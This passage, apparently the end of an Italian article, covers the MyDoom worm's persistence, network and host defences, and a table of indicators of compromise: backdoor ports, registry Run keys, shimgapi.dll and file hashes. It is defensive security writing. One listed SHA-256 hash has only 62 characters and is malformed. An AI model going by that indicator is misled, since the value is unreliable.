1. **Longevità delle Botnet:** Le backdoor installate nel 2004 e negli anni successivi hanno creato una massiccia infrastruttura di host compromessi. Sebbene molti host originali siano stati dismessi, il malware continua a diffondersi su sistemi non aggiornati o ambienti legacy in nazioni con pratiche di sicurezza informatica meno rigorose.
2. **Polimorfismo:** MyDoom è polimorfico; altera leggermente la sua struttura file o l'hash a ogni iterazione, rendendo più difficile per i rilevamenti basati su firma eradicarlo completamente.
3. **Utilizzo come Vettore di Consegna (MaaS):** Gli attori delle minacce moderni occasionalmente riutilizzano il codice sorgente di MyDoom o i suoi canali di distribuzione per distribuire payload più recenti. La capacità di "cannone spam" di MyDoom rimane utile per campagne di phishing a basso sforzo e alto volume.

9. Procedure di Rilevamento e Risposta agli Incidenti (IR)

Difendersi da MyDoom, sia nelle sue varianti storiche che nei residui moderni, richiede un approccio di sicurezza multilivello. Di seguito sono riportate le procedure operative standard per l'identificazione e la bonifica.

9.1 Difesa a Livello di Rete

- **Blocco delle Porte:** Bloccare il traffico in uscita sulle porte TCP **3127, 3128-3198** e **1042** al firewall perimetrale. Questo impedisce alla backdoor di funzionare e blocca la capacità di proxy.
- **Filtraggio SMTP:** Implementare un rigoroso filtraggio in uscita per SMTP (Porta 25). Solo i server di posta autorizzati dovrebbero essere autorizzati a inviare email verso Internet. Le workstation devono essere bloccate dall'iniziare connessioni SMTP in uscita.
- **Mitigazione DDoS:** Per le organizzazioni target del componente DDoS, i servizi di rate limiting e traffic scrubbing sono essenziali per gestire l'inondazione di richieste GET.

9.2 Difesa a Livello Host

- **Protezione Endpoint:** Le moderne soluzioni Endpoint Detection and Response (EDR) rilevano facilmente il comportamento di MyDoom (es. creazione di file in System32, modifica delle chiavi Run).
- **Monitoraggio del Registro:** Monitorare le chiavi Run (HKLM\...\Run) per voci sospette che puntano a `taskmon.exe`, `shimgapi.dll` o `java.exe` nella directory System.
- **Integrità dei File Hosts:** Controllare regolarmente il file `hosts` di Windows per modifiche non autorizzate che bloccano i domini di sicurezza.

9.3 Indicatori di Compromissione (IOC)

Tipo	Indicatore Hash File (SHA-256)
Esempio campione MyDoom	fff0ccf5feaf5d46b295f770ad398b6d572909b00e2b8bcd1b1c286c70cd9151
Esempio variante.pif	868289da1cf8aba7c2e9c38028accd989ef59cde9fc733543dff9fc4ce5826
Chiave Registro Persistenza al riavvio	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\TaskMon
Chiave Registro Persistenza variante L	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Traybar
File System Libreria Backdoor	%SysDir%\shimgapi.dll
Traffico ReteAttività Backdoor tipica	Porta TCP 3127 (Listening)
Traffico ReteSpesso mancante o generico	User-Agent in HTTP Flood

Conclusioni

Il worm MyDoom rappresenta uno spartiacque nell'evoluzione del malware. Ha segnato la transizione dai virus "vandalici" (progettati per distruggere dati o dimostrare capacità tecnica) al malware "criminale" (progettato per costruire botnet a scopo di lucro). Il suo uso sofisticato di una strategia di propagazione multi-vettore—combinando la velocità pura del mass-mailing SMTP con la furtività delle reti P2P—gli ha permesso di raggiungere un tasso di infezione che non è mai stato superato.

Sebbene le specifiche vulnerabilità sfruttate nel 2004 siano state in gran parte corrette nei moderni sistemi operativi, le *tattiche* introdotte—ingegneria sociale, creazione di botnet e weaponizzazione dei dispositivi consumer—rimangono il modello per il moderno crimine informatico. Il fatto che MyDoom continui a circolare nel 2025 serve da severo promemoria: il malware, una volta rilasciato in natura ("in the wild"), raramente scompare completamente; si evolve, persiste e continua a sondare le debolezze nell'ecosistema digitale globale.

Per i professionisti della sicurezza informatica, MyDoom non è solo una lezione di storia; è una minaccia attiva, seppur di basso livello, che necessita di vigilanza continua, robusta sicurezza perimetrale e rigorosa igiene delle email.

Michel Di Vincenzo